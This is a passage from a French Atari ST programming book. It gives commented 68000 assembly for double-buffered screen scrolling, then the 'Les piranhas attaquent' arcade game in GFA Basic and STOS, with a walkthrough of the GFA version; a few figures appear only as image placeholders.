 add.w #$c,sp                       ; et restauration de la pile
 clr.l -(sp)                        ; passage en mode superviseur
 move.w #$20,-(sp)
 trap #1
 addq.w #6,sp
 move.l d0,ancienne_pile            ; on garde l'adresse de l'ancienne pile
 move.w sr,ancien_sr    ; on garde l'ancien registre d'état
 move.w #$2700,sr                   ; on interdit toute interruption
 move.l $70\w,ancien_vbl            ; on garde l'ancien vecteur vbl
 move.l #vbl,$70\w                  ; on revectorise la vbl
 move.w ancien_sr,sr    ; on restaure le registre d'état
 move.l $44e\w,tampon_1 ; adresse de ram vidéo comme tampon_1
 move.l #32256,-(sp)    ; on reserve 32256 octets
 move.w #$48,-(sp)                  ; code MALLOC
 trap #1                            ; appel en ROM
 addq.w #6,sp                       ; et restauration de la pile
 move.l d0,d1                       ; on cale le début du tampon_2
 and.l #$ff,d1                      ; à 256 octets près
 beq.s suite1
 and.l #$ffffff00,d0
 add.l #$100,d0
suite1:
 move.l d0,tampon_2                 ; voilà, c'est fait
 move.w #399,d7                     ; 400 tours de la routine de scrolling
boucle3:
 move.l tampon_1,a0                 ; on stocke les lignes 1 à 200 du tampon_1
                                    ; dans les lignes 0 à 199 du tampon_2
 add.w #160,a0
 move.l tampon_2,a1
 move.w #7959,d0
```



(suite)

```
 boucle1:
  move.l (a0)+,(a1)+
  dbra d0,boucle1
  move.l tampon_1,a0                ; et on stocke la première ligne de
  move.w #39,d0                     ; tampon_1 sur la dernière ligne de tampon_2
 boucle2:
  move.l (a0)+,(a1)+
  dbra d0,boucle2
  move.w #-1,drapeau                ; on place le drapeau pour l'interruption
 on_attend1:
  tst.w drapeau                     ; et on attend
  bne.s on_attend1                  ; un peu
  move.l tampon_2,a0                ; on refait la meme chose mais du tampon_2
  add.w #160,a0                     ; vers la tampon_1
  move.l tampon_1,a1
 boucle4:
  move.w #7959,d0
 boucle5:
  move.l (a0)+,(a1)+
  dbra d0,boucle5
  move.l tampon_2,a0
  move.w #39,d0
 boucle6:
  move.l (a0)+,(a1)+
  dbra d0,boucle6
  move.w #-1,drapeau
 on_attend2:
  tst.w drapeau
  bne.s on_attend2
  dbra d7,boucle3                   ; et on boucle
  move.w sr,ancien_sr     ; on stocke le sr
  move.w #$2700,sr                  ; on interdit les interruptions
  move.l ancien_vbl,$70\w           ; on remet l'ancien vecteur vbl
  move.w ancien_sr,sr     ; on restaure les interruptions
  move.l ancienne_pile,-(sp)        ; on repasse en mode utilisateur
  move.w #$20,-(sp)
  trap #1
  addq.w #6,sp
  clr.w -(sp)                       ; et on revient au bureau GEM
  trap #1


vbl:                                ; interruption vbl
  movem.l d0/a0,-(sp)     ; sauvegarde des registres
  tst.w drapeau                     ; on change l'adresse de ram vidéo?
```

(suite)

```
  beq.s fin_vbl                    ; si non,->fin_vbl
  clr.w drapeau
  move.w #$8201,a0                 ; adresse de la rv dans les I/O
  tst.w drapeau_interne  ; passage de tampon_1 à tampon_2
                                   ; ou vice_versa?
  beq.s suite2
  move.l tampon_1,d0               ; passage de tampon_2 à tampon_1
  lsr.l #8,d0
  move.b d0,2(a0)
  lsr.w #8,d0
  move.b d0,(a0)
  clr.w drapeau_interne
  bra.s fin_vbl
suite2:
  move.l tampon_2,d0               ; passage de tampon_1 à tampon_2
  lsr.l #8,d0
  move.b d0,2(a0)
  lsr.w #8,d0
  move.b d0,(a0)
  move.w #-1,drapeau_interne
fin_vbl:
  movem.l (sp)+,d0/a0
  rte

drapeau:
  ds.w 1
drapeau_interne:
  ds.w 1
tampon_1:
  ds.l 1
tampon_2:
  ds.l 1
ancienne_pile:
  ds.l 1
ancien_sr:
  ds.w 1
ancien_vbl:
  ds.l 1

  ds.l 250
pile:
  ds.l 1
```



### SCROLLINGS SUR PLUSIEURS PLANS

Pour bien simuler le relief des décors de fond, on peut écrire un scrolling à plusieurs plans.

*Exemple :*

Les décors de premier plan défilent rapidement, alors que les montagnes au loin vont tout doucement. Ce type d'astuce est surtout utile pour un scrolling horizontal.

# 9/3.1.2

# Les piranhas attaquent

Ce jeu d'arcade est proposé dans deux versions, pour vous permettre d'effectuer toutes les comparaisons nécessaires : GFA Basic et Basic STOS.

Vous vous trouvez dans un lac infesté de piranhas qui cherchent à vous dévorer. Vous connaissez sans doute l'appétit légendaire de ces bestioles, mais vous ne savez peut-être pas que leur intelligence est réduite au strict minimum. Jugez plutôt : ils ne peuvent vous différencier des rochers qui se trouvent dans le lac. S'ils vous dévorent, le jeu se termine. S'ils dévorent un rocher, ils sont entraînés au fond du lac et périssent noyés.

## COMMENT UTILISER LE PROGRAMME

Si vous désirez utiliser la version GFA Basic du programme, entrez le listing suivant :

```
REM ============================
REM LES PIRANHAS ATTAQUENT
REM ============================
'
REM ------------------------
REM Programme principal
REM ------------------------
regle_du_jeu
initialisation
jeu
fin_partie
END
'
'
PROCEDURE ecrit_ecran(x,y,ch)
  REM ------------------------------------------------------------------------
  REM Ecriture d'un caractère dans le tableau Ecr qui simule
  REM la mémoire d'écran. L'abscisse du caractère se trouve dans X,
  REM son ordonnée dans Y et le caractère à écrire dans CH
  REM ------------------------------------------------------------------------
  t(x,y)=ch
  LOCATE y,x
  PRINT CHR$(ch)
RETURN
'
'
PROCEDURE lit_ecran(x,y)
  REM ------------------------------------------------------------------------
  REM Lecture d'un caractère dans le tableau Ecr qui simule
  REM la mémoire d'écran. L'abscisse du caractère se trouve dans X,
  REM son ordonnée dans Y et le caractère lu dans CH
  REM ------------------------------------------------------------------------
  ch=t(x,y)
RETURN
'
'
PROCEDURE beep(note)
  REM ------------------------------------------------------
  REM Emission d'un beep sonore de fréquence variable
  REM La variable note contient un facteur multiplicatif
  REM de la fréquence à émettre
  REM ------------------------------------------------------
  SOUND 1,15,note,4,5
  SOUND 1,0,0,0,0
  PAUSE 2
RETURN
'
'
PROCEDURE regle_du_jeu
  REM ---------------------------------
  REM Affichage de la règle du jeu
  REM ---------------------------------
  CLS
  LOCATE 1,20
```

(suite)

```
    PRINT "Les piranhas attaquent"
    LOCATE 2,20
    PRINT "----------------------"
    PRINT
    PRINT "Vous vous baignez dans un lac infesté de piranhas."
    PRINT " - les * représentent des rochers,"
    PRINT " - les + représentent des piranhas,"
    PRINT " - le O vous matérialise dans le lac."
    PRINT
    PRINT "Les touches du pavé numérique vous permettent de vous"
    PRINT "déplacer d'une case dans toutes les directions."
    PRINT "Chacun de vos déplacement entraine un déplacement de"
    PRINT "chaque piranha."
    PRINT
    PRINT "Le but du jeu est d'éliminer les piranhas en les faisant"
    PRINT "heurter des rochers."
    PRINT
    PRINT "Appuyez sur une touche pour commencer à jouer ..."
    ch$=INPUT$(1)
  RETURN
  '
  '
  PROCEDURE initialisation
    REM ------------------------------------------
    REM Initialisation des variables du jeu
    REM et affichage de l'écran initial
    REM ------------------------------------------
    DIM t(80,25),x(18),y(18)
    FOR i=1 TO 80 !Initialisation du tableau qui représente l'écran
      FOR j=1 TO 25
        t(i,j)=32
      NEXT j
    NEXT i
    fin=FALSE
    gagne=FALSE
    RANDOMIZE
    CLS
    ' ----------
    ' Piranhas
    ' ----------
    FOR i=1 TO 9
      xp=RANDOM(78)+1
      yp=RANDOM(23)+1
      lit_ecran(xp,yp)
      IF ch<>32 THEN
        i=i-1
      ELSE
        ecrit_ecran(xp,yp,43)
        x(i)=xp
        y(i)=yp
      ENDIF
    NEXT i
    ' ---------
    ' Rochers
```

(suite)

```
    ' ---------
    FOR i=1 TO 30
      xr=RANDOM(78)+1
      yr=RANDOM(24)+1
      lit_ecran(xr,yr)
      IF ch<>32 THEN
        i=i-1
      ELSE
        ecrit_ecran(xr,yr,42)
      ENDIF
    NEXT i
    ' ---------
    ' Nageur
    ' ---------
    REPEAT
      xn=RANDOM(78)+1
      yn=RANDOM(24)+1
      lit_ecran(xn,yn)
    UNTIL ch=32
    ecrit_ecran(xn,yn,79)
  RETURN
  '
  '
  PROCEDURE jeu
    REM ------------------------------------------------
    REM Déplacement du joueur et des piranhas
    REM Fin de la partie si le nageur est dévoré
    REM ou si tous les piranhas sont morts
    REM ------------------------------------------------
    REPEAT
      joueur
      piranha
      j=0
      FOR i=1 TO 8
        IF x(i)=99 THEN
          j=j+1
        ENDIF
      NEXT i
      IF j=8 THEN
        fin=TRUE
        gagne=TRUE
      ENDIF
    UNTIL fin
  RETURN
  '
  '
  PROCEDURE joueur
    REM ------------------------------------------
    REM Déplacement du nageur en fonction de
    REM la touche pressée par le joueur
    REM ------------------------------------------
    REPEAT
      ch$=INPUT$(1)
      IF VAL(ch$)=0 THEN !Action interdite
```



(suite)

```
        FOR i=1 TO 5
          beep(4)
        NEXT i
      ENDIF
    UNTIL VAL(ch$)<>0
    ecrit_ecran(xn,yn,32)
    sx=xn
    sy=yn
    SELECT VAL(ch$)
    CASE 7 !Vers le haut et la gauche
      xn=xn-1
      yn=yn-1
    CASE 8 !Vers le haut
      yn=yn-1
    CASE 9 !Vers le haut et la droite
      xn=xn+1
      yn=yn-1
    CASE 4 !Vers la gauche
      xn=xn-1
    CASE 5 !Sur place
      REM Aucune action sur xn et yn
    CASE 6 !Vers la droite
      xn=xn+1
    CASE 1 !Vers le bas et la gauche
      xn=xn-1
      yn=yn+1
    CASE 2 !Vers le bas
      yn=yn+1
    CASE 3 !Vers le bas et la droite
      xn=xn+1
      yn=yn+1
    DEFAULT
      SOUND (3)
    ENDSELECT
    IF (xn=80) OR (xn=0) OR (yn=25) OR (yn=0) THEN !Déplacement interdit
      ecrit_ecran(sx,sy,79)
      xn=sx
      yn=sy
    ELSE
      lit_ecran(xn,yn)
      IF ch<>32 THEN
        mort_joueur
      ELSE
        ecrit_ecran(xn,yn,79)
      ENDIF
    ENDIF
  RETURN
  '
  '
  PROCEDURE piranha
    REM ---------------------------------
    REM Déplacement des piranhas dans la
    REM direction la plus appropriée
    REM ---------------------------------
```

(suite)

```
    FOR i=1 TO 9
      sx=x(i)
      sy=y(i)
      IF x(i)<>99 THEN
        ecrit_ecran(x(i),y(i),32)
        IF x(i)+y(i)<>0 THEN
          dx=xn-x(i)
          IF dx>=1 THEN
            x(i)=x(i)+1
          ENDIF
          IF dx<=-1 THEN
            x(i)=x(i)-1
          ENDIF
          dy=yn-y(i)
          IF dy>=1 THEN
            y(i)=y(i)+1
          ENDIF
          IF dy<=-1 THEN
            y(i)=y(i)-1
          ENDIF
          IF (x(i)=81) OR (x(i)<0) OR (y(i)=25) OR (y(i)<0) THEN
            x(i)=sx
            y(i)=sy
          ELSE
            lit_ecran(x(i),y(i))
            SELECT ch
            CASE 42
              mort_piranha
            CASE 79
              mort_joueur
            DEFAULT
              ecrit_ecran(x(i),y(i),43)
            ENDSELECT
          ENDIF
        ENDIF
      ENDIF
    NEXT i
  RETURN
  '
  '
  PROCEDURE mort_piranha
    REM ---------------------------------
    REM Un piranha a heuté un rocher
    REM ---------------------------------
    beep(5)
    ecrit_ecran(x(i),y(i),32)
    x(i)=99
  RETURN
  '
  '
  PROCEDURE mort_joueur
    REM ---------------------------------
    REM Le nageur a été ratrappé par
    REM un piranha
```

(suite)

```
    REM ~~~
```

Si vous désirez utiliser la version Basic STOS du programme, entrez le listing suivant :

```
1000 rem ==========================
1010 rem Les piranhas attaquent
1020 rem ==========================
1030 rem
1040 rem ------------------------
1050 rem Programme principal
1060 rem ------------------------
1070 gosub 1430 : rem Règle du jeu
1080 gosub 1700 : rem Initialisation
1090 gosub 2130 : rem Jeu
1100 gosub 3060 : rem Fin de la partie
1110 end
1120 rem
1130 rem
1140 rem ------------------------------------------------------------
----------
1150 rem Ecriture d'un caractère dans le tableau ECR qui simule
1160 rem la mémoire d'écran. L'abscisse du caractère se trouve
dans X,
1170 rem son ordonnée dans Y et le caractère à écrire dans CH
1180 rem ------------------------------------------------------------
----------
1190 T(X,Y)=CH
1200 locate X,Y
1210 print chr$(CH)
1220 return
1230 rem
1240 rem
1250 rem ------------------------------------------------------------
----------
1260 rem Lecture d'un caractère dans le tableau ECR qui simule
1270 rem la mémoire d'écran. L'abscisse du caractère se trouve
 dans X,
1280 rem son ordonnée dans Y et le caractère lu dans CH
1290 rem ------------------------------------------------------------
----------
1300 CH=T(X,Y)
1310 return
1320 rem
1330 rem
1340 rem ------------------------------------------------------------
----------
1350 rem Emission d'un beep sonore de fréquence variable
1360 rem La variable N contient un facteur multiplicatif
1370 rem de la fréquence à émettre
1380 rem ------------------------------------------------------------
----------
1385 volume 15
1390 play 1,N,10
1395 volume 0
1400 return
1410 rem
1420 rem
1430 rem ------------------------------
```

(suite)

```
1440 rem Affichage de la règle du jeu
1450 rem ----------------------------
1455 key off : hide : curs off : click off
1460 cls
1470 locate 20,1
1480 print "Les piranhas attaquent"
1490 locate 20,2
1500 print "----------------------"
1510 print
1520 print "Vous vous baignez dans un lac infesté de piranhas."
1530 print " - les * représentent des rochers,"
1540 print " - les + représentent des piranhas,"
1550 print " - le O vous matérialise dans le lac."
1560 print
1570 print "Les touches du pavé numérique vous permettent de vous"
1580 print "déplacer d'une case dans toutes les directions."
1590 print "Chacun de vos déplacement entraine un déplacement de"
1600 print "chaque piranha."
1610 print
1620 print "Le but du jeu est d'éliminer les piranhas en les faisant"
1630 print "heurter des rochers."
1640 print
1650 print "Appuyez sur une touche pour commencer à jouer ..."
1660 CH$=input$(1)
1670 return
1680 rem
1690 rem
1700 rem ------------------------------------------
1710 rem Initialisation des variables du jeu
1720 rem et affichage de l'écran initial
1730 rem ------------------------------------------
1740 dim T(80,25),X(18),Y(18)
1750 for I=1 to 80
1760 for J=1 to 25
1770 T(I,J)=32
1780 next J
1790 next I
1800 FIN=false
1810 GAGNE=false
1820 cls
1830 rem ----------
1840 rem Piranhas
1850 rem ----------
1860 for I=1 to 9
1870 XP=rnd(78)
1880 YP=rnd(23)
1890 X=XP : Y=YP : gosub 1250
1900 if CH<>32 then I=I-1 else X=XP : Y=YP : CH=43 : gosub 1140 :
X(I)=XP : Y(I)=YP
1910 next I
1920 rem ----------
1930 rem Rochers
1940 rem ----------
1950 for I=1 to 30
```

(suite)

```
1960 XR=rnd(78)
1970 YR=rnd(23)
1980 X=XR : Y=YR : gosub 1250
1990 if CH<>32 then I=I-1 else X=XR : Y=YR : CH=42 : gosub 1140
2000 next I
2010 rem ---------
2020 rem Nageur
2030 rem ---------
2040 repeat
2050 XN=rnd(78)
2060 YN=rnd(23)
2070 X=XN : Y=YN : gosub 1250
2080 until CH=32
2090 X=XN : Y=YN : CH=79 : gosub 1140
2100 return
2110 rem
2120 rem
2130 rem ------------------------------------------------
2140 rem Déplacement du joueur et des piranhas
2150 rem Fin de la partie si le nageur est dévoré
2160 rem ou si tous les piranhas sont morts
2170 rem ------------------------------------------------
2180 repeat
2190 gosub 2300 : rem Déplacement du nageur
2200 gosub 2580 : rem Déplacement des piranhas
2210 J=0
2220 for I=1 to 8
2230 if X(I)=99 then J=J+1
2240 next I
2250 if J=8 then FIN=true : GAGNE=true
2260 until FIN
2270 return
2280 rem
2290 rem
2300 rem ------------------------------------------------
2310 rem Déplacement du nageur en fonction de
2320 rem la touche pressée par le joueur
2330 rem ------------------------------------------------
2340 repeat
2350 CH$=input$(1)
2360 if (val(CH$)<1) or (val(CH$)>9) then N=37 : gosub 1340
2370 until val(CH$)<>0
2380 X=XN : Y=YN : CH=32 : gosub 1140
2390 SX=XN
2400 SY=YN
2410 if (val(CH$)<1) or (val(CH$)>9) then N=37 : gosub 1340 : goto 2520
2420 on val(CH$) goto 2430,2440,2450,2460,2470,2480,2490,2500,2510
2430 XN=XN-1 : YN=YN+1 : goto 2520 : rem Vers le bas et la gauche
2440 YN=YN+1 : goto 2520 : rem Vers le bas
2450 XN=XN+1 : YN=YN+1 : goto 2520 : rem Vers le bas et la droite
2460 XN=XN-1 : goto 2520 : rem vers la gauche
2470 goto 2520 : rem Sur place
2480 XN=XN+1 : goto 2520 : rem Vers la droite
2490 XN=XN-1 : YN=YN-1 : goto 2520 : rem Vers le haut et la gauche
```

(suite)

```
2500 YN=YN-1 : goto 2520 : rem Vers le haut
2510 XN=XN+1 : YN=YN-1 : rem Vers le haut et la droite
2520 if (XN=79) or (XN=0) or (YN=24) or (YN=0) then 2530 else 2540
2530 N=37 : gosub 1340 : X=SX : Y=SY : CH=79 : gosub 1140 : XN=SX :
YN=SY : goto 2550
2540 X=XN : Y=YN : gosub 1250 : if CH<>32 then gosub 2930 else X=XN :
Y=YN : CH=79 : gosub 1140
2550 return
2560 rem
2570 rem
2580 rem ---------------------------------------
2590 rem Déplacement des piranhas dans la
2600 rem direction la plus appropriée
2610 rem ---------------------------------------
2620 for I=1 to 9
2630 SX=X(I)
2640 SY=Y(I)
2650 if X(I)=99 then 2800
2660 X=X(I) : Y=Y(I) : CH=32 : gosub 1140
2670 if X(I)+Y(I)=0 then 2800
2680 DX=XN-X(I)
2690 if DX>=1 then X(I)=X(I)+1
2700 if DX<=-1 then X(I)=X(I)-1
2710 DY=YN-Y(I)
2720 if DY>=1 then Y(I)=Y(I)+1
2730 if DY<=-1 then Y(I)=Y(I)-1
2740 if (X(I)=79) or (X(I)<0) or (Y(I)=24) or (Y(I)<0) then 2750
else 2760
2750 X(I)=SX : Y(I)=SY : goto 2800
2760 X=X(I) : Y=Y(I) : gosub 1250
2770 if CH=42 then gosub 2840 : goto 2800
2780 if CH=79 then gosub 2930 : goto 2800
2790 X=X(I) : Y=Y(I) : CH=43 : gosub 1140
2800 next I
2810 return
2820 rem
2830 rem
2840 rem ---------------------------------
2850 rem Un piranha a heurté un rocher
2860 rem ---------------------------------
2870 N=37 : gosub 1340
2880 X=X(I) : Y=Y(I) : CH=32 : gosub 1140
2890 X(I)=99
2900 return
2910 rem
2920 rem
2930 rem ---------------------------------------------------
2940 rem Le nageur a été ratrappé par un piranha
2950 rem ---------------------------------------------------
2960 N=37 : gosub 1340
2970 N=41 : gosub 1340
2980 N=44 : gosub 1340
2990 N=37 : gosub 1340
3000 N=41 : gosub 1340
```

(suite)

```
3010 N=44 : gosub 1340
3020 FIN=true
3030 return
3040 rem
3050 rem
3060 rem ------------------------------------
3070 rem Affichage du message de fin de partie
3080 rem Le nageur a été dévoré ou tou les
3090 rem piranhas sont morts
3100 rem ------------------------------------
3110 cls
3120 key on : curs on : show : click on
3125 if GAGNE then print "Bien joué." else print "Il ne reste que vos
os ..."
3130 return
```

Lancez le programme. La règle du jeu s'affiche sur l'écran. Appuyez sur une touche pour commencer à jouer. L'écran se remplit de rochers et de piranhas. Les astérisques représentent des rochers, les signes (+) représentent des piranhas et le O vous matérialise.

Utilisez les touches du pavé numérique pour vous déplacer dans le lac. Le déplacement correspond à la position de la touche dans le pavé numérique. Ainsi par exemple,

— la touche 7 provoque un déplacement vers le haut et vers la gauche ;

— la touche 5 ne provoque aucun déplacement ;


— la touche 2 provoque un déplacement vers le bas.

Plusieurs tactiques de jeu sont possibles, mais il est conseillé de fuir avant tout, en essayant de vous cacher derrière des rochers dans le but de détruire les piranhas...



## LE PROGRAMME EN DÉTAIL

La logique du programme apparaît dans l'ordinogramme suivant :




Les versions GFA Basic et Basic STOS sont relativement voisines, mis à part quelques points de détail que vous n'aurez sans doute aucun mal à comprendre tout seul. Nous allons analyser la version GFA Basic du programme.

Le programme principal se trouve en tête du programme. Il consiste en l'activation des quatre procédures principales du programme :

**regle_du_jeu**
**initialisation**
**jeu**
**fin_partie**

La procédure **ecrit_ecran** permet d'écrire le caractère de code ASCII **ch** aux coordonnées **X,Y**. Ce caractère est mémorisé dans le tableau **t**, car il

n'existe à ma connaissance aucune instruction GFA pour lire directement un caractère sur l'écran :

```
t(x,y)=ch
LOCATE y,x
PRINT CHR$(ch)
```

La procédure **lit_ecran** renvoie dans la variable **ch** le code ASCII du caractère qui se trouve en position **X,Y** sur l'écran. Comme la précédente, cette procédure passe par le tableau **t** :

```
ch=t(x,y)
```

La procédure **beep** émet une note codée dans la variable **note** (GFA) et dans la variable **N** (STOS) :

```
SOUND 1,15,note,4,5
SOUND 1,0,0,0,0
PAUSE 2
```

La procédure **regle_du_jeu** est élémentaire. Elle affiche la règle du jeu sur l'écran à l'aide d'instructions **print** :

```
PRINT "Vous vous baignez dans un lac infesté de piranhas."
...
PRINT "heurtez des rochers."
```

et attend l'appui sur une touche avant de rendre le contrôle au programme appelant :

```
PRINT "Appuyez sur une touche pour commencer à jouer..."
ch$=INPUT$(1)
```

La procédure initialisation déclare les tableaux du jeu :

```
DIM t(80,25),x(18),y(18)
```

initialise le tableau qui représente l'écran :

```
FOR i=1 TO 80 !Initialisation du tableau qui représente l'écran
  FOR j=1 TO 25
    t(i,j)=32
  NEXT j
NEXT i
```

et répartit aléatoirement les rochers, les piranhas et le nageur sur l'écran.

Par exemple pour les piranhas :


```
FOR i=1 TO 9
  xp=RANDOM(78)+1
  yp=RANDOM(23)+1
  lit_ecran(xp,yp)
  IF ch<>32 THEN
    i=i-1
  ELSE
    ecrit_ecran(xp,yp,43)
    x(i)=xp
    y(i)=yp
  ENDIF
NEXT i
```



La procédure **jeu** active séquentiellement les procédures **joueur** et **piranha** jusqu'à ce que la partie soit finie, c'est-à-dire jusqu'à ce que la variable **fin** ait pour valeur **TRUE** :

```
REPEAT
  joueur
  piranha
  j=0
  FOR i=1 TO 8
    IF x(i)=99 THEN
      j=j+1
    ENDIF
  NEXT i
  IF j=8 THEN
    fin=TRUE
    gagne=TRUE
  ENDIF
UNTIL fin
```

La procédure joueur est assez complexe. Sa logique de fonctionnement apparaît dans l'ordinogramme suivant :





Le programme se met en attente de l'appui sur une touche du clavier. Si cette touche n'appartient pas au pavé numérique, un signal sonore est émis, et la touche est refusée :

```
REPEAT
  ch$=INPUT$(1)
  IF VAL(ch$)=0 THEN !Action interdite
    FOR i=1 TO 5
      beep(4)
    NEXT i
  ENDIF
UNTIL VAL(ch$)< >0
```

Dans le cas contraire, le nageur est effacé de l'écran : **ecrit_ecran(xn,yn,32)**

Ses coordonnées sont modifiées en fonction de la touche pressée. Par exemple pour la touche 7 :

```
CASE 7 !Vers le haut et la gauche
    xn=xn-1
    yn=yn-1
```

